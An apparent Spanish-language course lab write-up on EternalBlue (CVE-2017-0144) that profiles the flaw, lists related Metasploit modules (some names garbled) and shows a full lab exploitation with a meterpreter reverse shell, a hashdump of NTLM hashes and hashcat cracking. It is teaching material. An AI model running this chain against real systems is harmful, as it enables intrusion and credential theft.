
EJERCICIO 1

OSINT, METASPLOIT Y METERPRETER

1.- VULNERABILIDAD - CVE-2017-0144 (ETERNALBLUE)

A.- FICHA DE LA VULNERABILIDAD

- Esta vulnerabilidad fue ampliamente explotada por el ransomware WannaCry, comenzado el 12 de mayo de 2017, causando un impacto global significativo.
- DESCRIPCIÓN. - Es una falla de seguridad crítica de severidad alta en el protocolo Server Message Block (SMBv1) de Microsoft, que permite a un atacante remoto ejecutar código arbitrario en un sistema vulnerable enviando paquetes SMB manipulados.
- PUNTUACIÓN CVSS (NIST)




- SOFTWARE AFECTADO. – Sistemas Windows que tengan implementado el protocolo SMBv1.
- VERSIONES AFECTADAS. - Windows Vista SP2, Windows Server 2008 SP2 y R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold y R2, Windows RT 8.1, Windows 10 (versiones 1507, 1511, 1607), Windows Server 2016
- PUERTO UTILIZADO. – 445
- MÓDULOS DE METASPLOIT RELACIONADOS:
  - *MS17-010 SMB RCE Detección RCE*
    auxiliar/scanner/smb/smb-ms17o
    Usa la divulgación de información para determinar si MS17-010 ha sido parcheado o no, conectándose al recurso compartido oculto de la red *“IPC$”* (Inter_Process_Communication) que permite la comunicación entre diferentes procesos de la red del objetivo. Si es positiva la conexión, intenta una transacción usando el identificador de archivo *“FID 0”*, siendo usado en las comunicaciones SMB. Si el sistema atacado devuelve el *"Status-Insuff-Server-Resources",* significa que es vulnerable a esta falla.
  - MS17-010 EternalBlue SMB Remota de la piscina de kernel de Windows
    exploit/windows/smb/ms17-010-eternalblue
    Este módulo es una adaptación del exploit ETERNALBLUE, originalmente desarrollado por el Grupo *Equation (NSA)* y parte de su kit de herramientas para ataques cibernéticos *“FuzzBunch*”, siendo filtrado por el grupo hacker *“Shadow Brokers”,* llevando a su uso posterior por WannaCry. El exploit abusa de un desbordamiento del buffer (buffer overflow) de la función *SrvOs2FeaToNt*, donde se produce un cálculo incorrecto de tamaño en la otra función *SrvOs2FeaListSizeToNt*, siendo ambas funciones encargadas de la conversión y manipulación de estructuras de datos en el protocolo SMB. Debido a la vulnerabilidad, la segunda función citada, no calcula adecuadamente el tamaño necesario

para la conversión de los atributos, permitiendo la ejecución código malicioso por el citado desbordamiento.

- SMB DOBLEPULSAR Ejecución remota de código remoto
  exploit/windows/smb/smb-doblepulsar-rce
  Este módulo ejecuta una carga útil usando el backdoor, creada por el Grupo de Equation, llamado *"DoublePulsar* "y posteriormente explotado popularmente a través de *"EternalBlue".* Su función principal es ejecutar código malicioso en un sistema infectado con este backdoor, pero también ofrece la opción denominada "Neutralize Implant", que permite desactivar el backdoor malicioso, mitigando su potencial daño, siendo útil para neutralizar una infección sin comprometer aún más el sistema.
- MS17-010 EternalBlue SMB Remoto de Windows Kernel Pool Corruption para Win8
  exploit/windows/smb/ms17-010-eternalblue-win8
  Exploit diseñado para aprovechar la vulnerabilidad *"EternalBlue"* en sistemas Windows 8, Windows 10 y Windows Server 2012, creado por el desarrollador "sleepya" y diseñado específicamente para sistemas de 64 bits (x64). Funciona aprovechando la misma vulnerabilidad de SMB, pero, si exploit fallase, provocaría un bloqueo del sistema objetivo, dependiendo de qué parte de la memoria sea sobrescrita durante el ataque.

B.- EXPLOTAR LA VULNERABILIDAD:


- Módulos de exploit en metasploit:



- Payload utilizados:
-

1. ***windows/x64/meterpreter/reverse_tcp***

- Configurar y explotar con *meterpreter*



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.19:4444
[*] 10.0.2.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.101:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.101:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.101:445 - The target is vulnerable.
[*] 10.0.2.101:445 - Connecting to target for exploitation.
[+] 10.0.2.101:445 - Connection established for exploitation.
[+] 10.0.2.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.101:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.101:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.0.2.101:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.0.2.101:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.0.2.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.101:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.101:445 - Starting non-paged pool grooming
[+] 10.0.2.101:445 - Sending SMBv2 buffers
[+] 10.0.2.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.101:445 - Sending final SMBv2 buffers.
[*] 10.0.2.101:445 - Sending last fragment of exploit packet!
[*] 10.0.2.101:445 - Receiving response from exploit packet
[+] 10.0.2.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.101:445 - Sending egg to corrupted connection.
[*] 10.0.2.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.0.2.101
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (10.0.2.19:4444 -> 10.0.2.101:49162) at 2024-09-01 19:26:55 +0200
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 12
============
Name         : Adaptador ISATAP de Microsoft
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a00:265
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

- <u>Dejar la sesión en background y demostrar que la sesión está así.</u>

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

 Id  Name  Type                     Information                    Connection
 --  ----  ----                     -----------                    ----------
 1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ HETEAM  10.0.2.19:4444 -> 10.0.2.101:49162 (10.0.2.101)

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- Recuperación de la sesión

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getguid
[-] Unknown command: getguid. Did you mean getuid? Run the help command for more details.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

- Realizar volcado de hashes y hacer cracking

```
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:28a5d1e0c15af9f8fce7db65d75bbf17:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:a5fb78631c45b1c1406ea324a945fc12:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
master:1000:aad3b435b51404eeaad3b435b51404ee:ed9338d46d2092c21e4680732830c03a:::
```

```
31d6cfe0d16ae931b73c59d7e0c089c0
28a5d1e0c15af9f8fce7db65d75bbf17
a5fb78631c45b1c1406ea324a945fc12
31d6cfe0d16ae931b73c59d7e0c089c0
ed9338d46d2092c21e4680732830c03a
```

```
┌──(kali㉿kali)-[~/Documents]
└─$ hashcat -m 1000 -a 0 -o cracked.txt hashes.txt /media/sf_COMPARTIDA_VB_CIBERSEGURIDAD_KALI/SecLists/rockyou.txt
```

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1000 (NTLM)
Hash.Target......: hashes.txt
Time.Started.....: Sun Sep  1 20:33:15 2024 (3 secs)
Time.Estimated...: Sun Sep  1 20:33:18 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/media/sf_COMPARTIDA_VB_CIBERSEGURIDAD_KALI/SecLists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  6398.7 kH/s (0.06ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 2/4 (50.00%) Digests (total), 0/4 (0.00%) Digests (new)
Progress.........: 14344384/14344384 (100.00%)
Rejected.........: 0/14344384 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[21217365786d652121] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 51%

Started: Sun Sep  1 20:33:15 2024
Stopped: Sun Sep  1 20:33:19 2024
```

```
31d6cfe0d16ae931b73c59d7e0c089c0:
28a5d1e0c15af9f8fce7db65d75bbf17:1234test
```

Como resultado de los 4 hashes solo uno contiene contraseña(1234test), el resto están vacíos.